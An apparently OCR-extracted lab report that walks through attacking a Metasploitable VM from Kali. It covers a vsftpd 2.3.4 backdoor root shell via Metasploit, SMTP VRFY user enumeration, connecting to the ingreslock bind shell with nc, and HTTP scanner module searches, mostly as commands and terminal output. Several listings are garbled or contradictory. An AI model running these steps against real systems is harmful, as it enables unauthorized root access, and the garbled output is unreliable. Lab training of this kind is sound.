
Step 4: As the ftp port will be used for the attack, we must first check it for vulnerabilities. Enter the command nmap -p 21 --script vuln 192.168.56.101 to do this. We will be able to identify the vulnerabilities as a result.

```
(root㉿kali)-[~/home/kali]
# nmap -p 21 --script vuln 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 04:58 EST
Nmap scan report for 192.168.56.101
Host is up (0.00068s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
|_ftp-vsftpd-backdoor:
| VULNERABLE:
|_ vsFTPD version 2.3.4 backdoor
| State: VULNERABLE (Exploitable)
| IDs: BID:48539 CVE: CVE-2011-2523
|     vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
| Disclosure date: 2011-07-03
| Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
| References:
|     http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|     https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|     https://www.securityfocus.com/bid/48539
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 19.08 seconds
```

Step 5: We now need to use the meta exploit tool, thus we must launch msfconsole and enter the command search vsftpd.



```

File Actions Edit View Help
[ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
[ https://www.securityfocus.com/bid/46593
MAC Address: 00:0C:29:FF:ED:03 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 18.34 seconds
[root@kali] ~[home/kali/Desktop]
# msfconsole

[*] https://metasploit.com

3Kom SuperHack II Logon
[User Name: [ security ]]
[Password: [ ]]

[OK]

https://metasploit.com

[*] https://metasploit.com

[+] metasploit v6.3.0-dev
[+] --[ 2278 exploits - 1201 auxiliary - 408 post
[+] --[ 908 payloads - 45 encoders - 11 nops
[+] --[ 0 evasion
Metasploit tip: Adapter names can be used for IP params
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
-----[ Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/[REDACTED]_234_backdoor 2011-07-03 excellent No [REDACTED] v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >

```

Step 6: Copy the route indicated there, as it is the route through which we can access the machine. With the pathname, type the command.



```

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[*] exploit/unix/ftp/vsftpd_234_backdoor > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >

```

Step 7: Now we need to set the rhost and the payload for the exploitation, as seen in the figure below.



The image shows a terminal window on a Kali Linux desktop environment. The terminal is running the Metasploit Framework (msf) and is executing a exploit module against a target host (192.168.56.101) on port 21. The payload chosen is 'payload/cmd/unix/interact'. The terminal also displays the 'OPTIONS' section, which includes the global option '-g'. The background features the Kali Linux logo with the tagline 'the quieter you become, the more you are able to hear'.

```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  RHOSTS 192.168.56.101  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT 21                yes        The target port (TCP)

Payload options (cmd/unix/interact):
  Name  Current Setting  Required  Description

Exploit target:
  Id  Name

  0  Automatic

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
  #
  #   Name          Disclosure Date  Rank    Check  Description
  #   payload/cmd/unix/interact      normal  No     Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datasource. Use -g to operate on the global datasource.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

OPTIONS:
  -g, --global  Operate on global datasource variables
msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
  
```

Step 8: After that, execute the command exploit. Use the whoami command to determine which directory you are currently in once you have successfully signed in to the target machine's kernel.



"the quieter you become, the more you are able to hear"

```

File Actions Edit View Help
Usage: set [options] [name] [value]
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.
If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.
If setting a PAYLOAD, this command can take an index from 'show payloads'.
OPTIONS:
-g, --global Operate on global datastore variables
msf6 exploit(unix/ftp/vsftpd_224_backdoor) > set payload /cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_224_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - AUTH: 230 User authenticated, handling ...
[*] 192.168.56.101:21 - UID: user->root SUID=0<root>
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:4523 -> 192.168.56.101:6200) at 2023-03-12 14:09:30 +0400
whoami
root
root
/
bin
boot
cabinet
cabinet
cabinet
cabinet
etc
home
initrd
initrd.ing
lib
lost+found
media
mnt
mshup.out
proc
root
sbin
sys
tmp
var
var
vmlinuz

```

b) Exploiting Metasploit using SMTP

Step 1: Open Kali Linux and the Metasploitable, and then use the ifconfig and nmap commands to find out the IP addresses of each machine.



"the quieter you become, the more you are able to hear"

```

File Actions Edit View Help
zsh: loading history file /home/kali/.zsh_history
root@kali:~[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.1 netmask 255.255.255.0 broadcast 192.168.56.255
      brd 192.168.56.255 scopeid 0x10<link>
      ether 08:00:27:01:9d:67 txqueuelen 1000 (Ethernet)
      RX packets 7626 bytes 1897480 (1.8 MiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 9139 bytes 704559 (688.1 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop 0 link-layer
      RX packets 275 bytes 25374 (24.7 KiB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 275 bytes 25374 (24.7 KiB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@kali:~[~/Desktop]
$ sudo su
[sudo] password for kali:
root@kali:~[~/Desktop]
# nmap -sn 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name       Server   User           MAC address
192.168.56.1          LAPTOP-KTENEQDQ <server> <unknown>    00:00:27:00:00:05
192.168.56.100        <server>          <server> <unknown>    00:00:27:00:00:06
192.168.56.101        METASPOITABLE     <server> <server>     00:00:00:00:00:00
192.168.56.255        Sendo! failed: Permission denied
root@kali:~[~/Desktop]
# 

```

Step 2: Use the nmap -p 25 192.168.56.101 command to then search the port smtp for all available information.

```

root@kali:~/home/kali/Desktop]
# nmap -p 1-1000 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:37 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00033s latency).
Not shown: 999 closed ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.0p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet   vsftpd  3.0.4
23/tcp    open  telnet   Linux telnetd
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain  ISC BIND 9.14.1
2049/tcp  open  nntp   nnrpd  2.0.2 ((Ubuntu) NNTP/2)
113/tcp   open  rpcbind 2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba nmbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rsh rexec
513/tcp   open  login   OpenBSD or Solaris rlogind
514/tcp   open  shell   Netkit rsh
1000/tcp  open  http    Apache2 - (version negotiate)
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs    2-4 (RPC #100003)
12345/tcp open  http    Apache2 - (version negotiate)
3306/tcp open  mysql   MySQL 5.6.51a-Subuntu5
5432/tcp open  postgresql PostgreSQL DB 9.3.0 - 8.3.7
59000/tcp open  vnc    vnc (protocol 1-3)
59001/tcp open  vnc    vnc (protocol 1-3)
59002/tcp open  vnc    vnc (protocol 1-3)
5667/tcp open  irc    UnrealIRCd
8009/tcp open  http    Apache2 - (version negotiate)
8010/tcp open  http    Apache2 - (version negotiate)
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hostname: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe::o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 28.82 seconds

root@kali:~/home/kali/Desktop]
# nmap -p 25 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-12 14:39 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00033s latency).

PORT      STATE SERVICE
25/tcp    open  smtp

MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds

root@kali:~/home/kali/Desktop]
# nmap -p 25 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:32 EST
Nmap scan report for 192.168.56.101
Host is up (0.00033s latency).

PORT      STATE SERVICE
25/tcp    open  smtp

MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.80 seconds

```

Step 3: Run the Metasploit software and enter the command search smtp in the msfconsole.

```

root@kali:~/home/kali/Desktop]
File Actions Edit View Help
Metasploit: You can use help to view all
Available commands: https://docs.metasploit.com/
msf6 > search smtp
Matching Modules

#  Name                                Disclosure Date Rank Check Description
0  exploit/linux/jboss_jboss_smash_exec          2015-10-01 normal Yes Apache James Server 2.3.2, Insecure User Creation Arbitrary File Write
1  auxiliary/scanner/http/gvaxzrl_em_lawn_loot        2015-07-10 normal No Apache James Server 2.3.2, Insecure User Creation Arbitrary File Write
2  auxiliary/scanner/http/gvaxzrl_em_lawn_loot        2015-07-10 normal No Apache James Server 2.3.2, Insecure User Creation Arbitrary File Write
3  exploit/unix/mount/clamav_milter_blackhole        2007-06-26 excellent No ClamAV Milter Blackhole-Mode Remote Code Execution
4  exploit/unix/mount/clamav_milter_blackhole        2007-06-26 great No ClamAV Milter Blackhole-Mode Remote Code Execution
5  exploit/linux/glibc_gethostbyname_hof           2015-01-27 great Yes Exim GHOST (glibc gethostbyname) Buffer Overflow
6  exploit/linux/exim4_dovecot_exec               2013-05-03 excellent No Exim and Dovecot Insecure Configuration Command Injection
7  exploit/unix/mount/clamav_milter_blackhole        2007-06-26 great No ClamAV Milter Blackhole-Mode Remote Code Execution
8  auxiliary/client/smtp_emailer                  2016-11-07 normal No Generic Emailer [http://]
9  exploit/linux/jboss_jboss_smash_exec          2007-01-26 excellent Yes Apache James Server 2.3.2, Insecure User Creation Arbitrary File Write
10  exploit/unix/mount/clamav_milter_blackhole        2007-06-26 good Yes Apache James Server 2.3.2, Insecure User Creation Arbitrary File Write
11  exploit/windows/ms01_046_exchange2000_xch50       2003-10-15 normal No MS03-046 Exchange 2000 XCH50 Stack Buffer Overflow
12  exploit/windows/ms01_046_exchange2000_xch50       2003-10-15 average No MS03-046 Exchange 2000 XCH50 Stack Buffer Overflow
13  exploit/windows/ms01_046_exchange2000_xch50       2003-10-15 average No MS03-046 Exchange 2000 XCH50 Stack Buffer Overflow
14  auxiliary/dos/windows/ms01_019_exchange        2004-11-12 normal No MS06-019 Exchange MODDROP Heap Overflow
15  exploit/windows/mercury_cram_md5                2007-08-18 great No Mercury Mail [http://] AUTH CRAM-MD5 Buffer Overflow
16  exploit/windows/mercury_cram_md5                2007-08-18 average Yes Mercury Mail [http://] AUTH CRAM-MD5 Buffer Overflow
17  exploit/windows/ms01_046_exchange2000_xch50       2013-10-31 normal Yes MS03-046 Exchange 2000 XCH50 Stack Buffer Overflow
18  exploit/unix/vnc/openbox_vnc_mail_from_rce      2020-01-28 excellent Yes Openbox VNC MAIL FROM Remote Code Execution
19  exploit/unix/vnc/openbox_vnc_mail_from_rce      2020-01-28 average Yes Openbox VNC MAIL FROM Remote Code Execution
20  exploit/windows/browser/oracle_dc_submittoexpress 2009-08-28 normal No Oracle Document Capture 10g ActiveX Control Buffer Overflow
20 exploit/unix/vnc/openbox_vnc_mail_from_rce      2014-09-24 normal No Oracle Document Capture 10g ActiveX Control Buffer Overflow
21  exploit/unix/vnc/openbox_vnc_mail_from_rce      2014-09-24 normal No Oracle Document Capture 10g ActiveX Control Buffer Overflow
22 auxiliary/scanner/http_ntlm_domain               2013-07-17 normal No NTLM Domain Extraction
23 auxiliary/scanner/http_ntlm_relay                2013-07-17 normal No NTLM Open Relay Detection
24 auxiliary/scanner/http_ntlm_relay                2013-07-17 normal No NTLM Open Relay Detection
25 auxiliary/scanner/http_ntlm_enum                2013-07-17 normal No NTLM User Enumeration Utility
26 auxiliary/dos/windows/ms01_046_exchange2000_xch50 2003-09-17 normal No MS03-046 Exchange 2000 XCH50 Stack Buffer Overflow
27 auxiliary/dos/windows/ms01_046_exchange2000_xch50 2003-09-17 average No MS03-046 Exchange 2000 XCH50 Stack Buffer Overflow
28 exploit/unix/webapp/squirrelmail_ppg_plugin     2007-07-09 manual No SquirrelMail PGP Plugin Command Execution [http://]
29 exploit/windows/mercury_cram_md5                 2007-08-29 normal No Mercury Mail [http://] AUTH CRAM-MD5 Buffer Overflow
30 auxiliary/scanner/http_ntlm_crackit            2004-10-26 good Yes TAVIS Malicious V2.51 NTLM Hashes
31 auxiliary/splloit/g1_email_pki                 2007-08-20 normal No VSplloit Email PII
32 auxiliary/scanner/http_ntlm_crackit            2007-08-20 normal No TAVIS Malicious V2.51 NTLM Hashes
33 post/windows/gather/credentials/outlook         2007-08-20 normal No Windows Gather Microsoft Outlook Saved Password Extraction
34 auxiliary/scanner/http_wp_easy_wp              2020-12-06 normal No WordPress Easy WP [http://] Password Reset
35 exploit/windows/wp_poops_overflows             2004-09-27 average Yes YPOPS 0.8 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/wpoops_overflows
msf6 >

```

Step 4: Take Route 25 to use it right away. Use the command use 25, which will have a path that concludes in "smtp enum".

Step 5: The RHOSTS should now be set to the metasploitable IP address.

```
msf6 > use 25
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name          Current Setting      Required  Description
RHOSTS          192.168.56.101      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           25                  yes       The target port (TCP)
THREADS         1                  yes       The number of concurrent threads (max one per host)
UNIXONLY        true                yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE       /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name          Current Setting      Required  Description
RHOSTS          192.168.56.101      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           25                  yes       The target port (TCP)
THREADS         1                  yes       The number of concurrent threads (max one per host)
UNIXONLY        true                yes       Skip Microsoft bannerred servers when testing unix users
USER_FILE       /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
```

Step 6: After that, enter the command exploit and enter the shell.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.56.101:25  - 192.168.56.101:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[!] msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Step 7: To scan the port, open a new prompt and enter the root and nc commands.

Step 8: Validate the database using the commands VRFY mysql, VRFY daemon, and VRFY postgres.

c) Exploiting Metasploit using Blind shell

Step 1: Launch Kali Linux and then look up the virtual server's metasploitable machine's IP address. Use the command `nmap -sV 192.168.56.101` to find the port number and version of the bind shell, which in some situations may be as `ingreslock`.

```
[root@kali:~]# nmap -A 192.168.56.101
Starting Nmap 7.90 ( https://nmap.org ) at 2023-03-12 14:57 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0000s latency).
Nmap done: 1 IP address scanned in 28.10 seconds

PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 8.0p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet  Linux telnetd
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  domain  ISC BIND 9.4.2
53/tcp    open  domain  Ampps Apache2-2.6 ((Ubuntu) DAV/2)
113/tcp   open  rshd  2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X-4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X-4.X (workgroup: WORKGROUP)
513/tcp   open  login  netkit-rsh rexecd
514/tcp   open  shell  Netkit rshd
519/tcp   open  java-rmi  GNU Classpath gencore-registry
519/tcp   open  shell  Oracle Java Virtual Machine root shell
520/tcp   open  nfs  2-4 (RPC #100000)
521/tcp   open  ftp  ProFTPD 1.3.1
522/tcp   open  myodbc  MySQL ODBC 5.3-ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc  VNC (protocol 3.3)
6000/tcp  open  x11  (access denied)
6001/tcp  open  http  UnKnown
8009/tcp  open  ajs013  Apache Jserv (Protocol v1.3)
8180/tcp  open  http  Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:27:E7:1B:05 (Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.10 seconds

[+] http://192.168.56.101:8180/
```

Step 2: Use the command nmap -p 1524 192.168.56.101 to find out more about the port's vulnerabilities.

```
[root@kali :/home/kali]
└─# nmap -p 1524 192.168.56.101
Starting Nmap 7.03 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 16.04 seconds
[root@kali :/home/kali]
└─#
```

```
[root@kali :/home/kali]
└─# nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 14:51 EST
Nmap scan report for 192.168.56.101
Host is up (0.00028s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.82 seconds
[root@kali :/home/kali]
```

Step 3: Enter the bindshell with the command nc 192.168.56.101 1524 to find the username. Use the whoami command next to find out where you are working, then the ls tool to see a list of all the directories and files.




```
S | D | E | F | P | 1 2 3 4 | 
File Actions Edit View Help
root@kali :/home/kali
[...]
5900/tcp open  vnc      VNC (protocol 3.3)
6000/tcp open  X11      (access denied)
6567/tcp open  irc      UnrealIRCd
6580/tcp open  http     Apache Jserv (Protocol v1.1)
8180/tcp open  http     Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Infos Hosts: metasploitable.localdomain, irc.Metasploitable.LOCAL; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.10 seconds
[root@kali :/home/kali]
└─# nc -p 1524 192.168.56.101
Starting Nmap 7.03 ( https://nmap.org ) at 2023-03-12 15:02 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0015s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.84 seconds
[root@kali :/home/kali]
└─# nc 192.168.56.101 1524
root@metasploitable:~# whoami
root
root@metasploitable:~# ls
bin  boot  cdrom  dev  etc  home  initrd  lib  lib32  lost+found  media  mnt  nohup.out  opt  proc  root  sbin  sys  tmp  usr  var  vmlinuz
root@metasploitable:~#
```

d) Exploiting Metasploit using HTTP

Step1: Launch the Linux terminal, log in as root, and find the IP addresses of Kali Linux and the Metasploitable Machine. After that, launch the MSF console.



```

root@kali:~# ifconfig
root@kali:~# nmap -sn 192.168.56.0/24
root@kali:~# msfconsole
[*] msf6: [metasploit] -> 

```

Step 2: Use auxiliary/scanner/http/http version to look for http scanner.

```

File Actions Edit View Help
[!] msf > search http_scanner
[-] No results from search
msf6 > search http scanner
[!] No results from search
Matching Modules
#  Name
0 auxiliary/scanner/http/a10networks_ax_directory_traversal
1 auxiliary/scanner/http/arris_sg6580_enum
2 auxiliary/scanner/http/avaya_cart_sqli
3 auxiliary/scanner/http/accelion_fta_statecode_file_read
4 auxiliary/scanner/http/adobe_xml_inject
5 auxiliary/scanner/http/alltel_cisco_wimax_login
6 auxiliary/scanner/http/allegro_compager_misfortune_cookie
7 auxiliary/scanner/http/anonymous
8 auxiliary/scanner/http/apache_normalize_enum
9 auxiliary/scanner/http/apache_normalize_path
10 auxiliary/scanner/http/apache_activedq_traversal
11 auxiliary/scanner/http/avaya_cisco_ipsec_source_disclosure
12 auxiliary/scanner/http/axis_login
13 auxiliary/scanner/http/axis_local_file_inclusion
14 auxiliary/scanner/http/axislink_ipsec_traversal
15 auxiliary/scanner/http/mod_negotiation_brute
16 auxiliary/scanner/http/mod_options_leak
17 auxiliary/scanner/http/apache_optionsleak
18 auxiliary/scanner/http/rewrite_proxy_bypass
19 auxiliary/scanner/http/avaya_cisco_ipsec
20 auxiliary/scanner/http/apache_mod_cgi_bash_env
21 auxiliary/scanner/http/afp_server_info
22 auxiliary/scanner/http/airplay_tv_login
23 auxiliary/scanner/http/vnc/ard_root_pw
24 auxiliary/scanner/http/appletv_display_image
25 auxiliary/scanner/http/appletv_display_video
26 auxiliary/scanner/http/appletv_login
27 auxiliary/scanner/http/arris_cablemodem
28 auxiliary/scanner/http/arris_dps98
29 auxiliary/scanner/http/atlassian_crowd_fileaccess
30 auxiliary/scanner/http/baidu_baidu_rce
31 auxiliary/scanner/http/bmc_tracitit_reset
32 auxiliary/scanner/http/bmc_trackit_unauthenticated_arbitrary_user_password_change
33 auxiliary/scanner/http/baracuda_directory_traversal
34 auxiliary/scanner/http/binom3_login_config_pass_dump
35 auxiliary/scanner/http/bilweaver_overlay_type_traversal
36 auxiliary/scanner/http/bmc_tracitit_unauthenticated_arbitrary_user_password_change
37 auxiliary/scanner/http/buffalo_login
38 auxiliary/scanner/http/cctv_dvr_login
39 auxiliary/scanner/http/cisco_cctv_dvr_login
40 auxiliary/scanner/http/cnplot_r2000_r201_login_loot
41 auxiliary/scanner/http/cnplot_r2000_r201_snmp_loot
